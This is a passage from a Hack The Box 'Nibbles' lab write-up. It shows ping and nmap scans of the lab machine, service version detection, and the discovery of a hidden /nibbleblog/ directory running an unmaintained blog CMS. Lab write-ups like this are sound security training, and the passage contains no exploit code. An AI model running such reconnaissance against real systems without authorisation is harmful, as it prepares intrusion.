

Nibbles (HTB)

ip of the machine :- 10.129.3.31




```
~/current (4.117s)
ping 10.129.3.31 -c 5

PING 10.129.3.31 (10.129.3.31) 56(84) bytes of data.
64 bytes from 10.129.3.31: icmp_seq=1 ttl=63 time=78.7 ms
64 bytes from 10.129.3.31: icmp_seq=2 ttl=63 time=80.8 ms
64 bytes from 10.129.3.31: icmp_seq=3 ttl=63 time=1465 ms
64 bytes from 10.129.3.31: icmp_seq=4 ttl=63 time=452 ms
64 bytes from 10.129.3.31: icmp_seq=5 ttl=63 time=80.0 ms

--- 10.129.3.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 78.707/431.315/1465.186/536.639 ms, pipe 2
```

machine is on!!!




```
~/current (8.609s)
nmap -p- --min-rate=10000 10.129.3.31

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 14:10 IST
Nmap scan report for 10.129.3.31
Host is up (0.081s latency).
Not shown: 65502 closed tcp ports (conn-refused), 31 filtered tcp po
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

Found two open ports as usual.




```
~/current (9.339s)
nmap -p 22,80 -sC -A -Pn 10.129.3.31

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 14:11 IST
Nmap scan report for 10.129.3.31
Host is up (0.080s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

got version of both the services running on the ports...




Hello world!

Added ip on the browser and got to see the web application with only hello world.



```
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

So after viewing the page found a directory, so let's view it.



10.129.3.31/nibbleblog/

Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world

LATEST POSTS


MY IMAGE

PAGES

Home

Atom · Top · Powered by Nibbleblog

Huh!!! Powered by nibbleblog, but what is nibbleblog...




GitHub
https://github.com › dignajar › nibbleblog

dignajar/nibbleblog: Easy, fast and free CMS Blog ... - GitHub


19 Apr 2022 — **Nibbleblog**. **Nibbleblog** is no longer developed. Please use Bludit CMS. License.

So it is an easy, fast and free CMS blog management kinda thing which is no longer maintained...




admin	fixes for php7	7 years ago
languages	Update tr_TR.bit	7 years ago
plugins	Merge pull request #107 from aurali…	7 years ago
themes	Update main.css	6 years ago
.gitignore	fixes for php7	7 years ago
COPYRIGHT.txt	new year	9 years ago
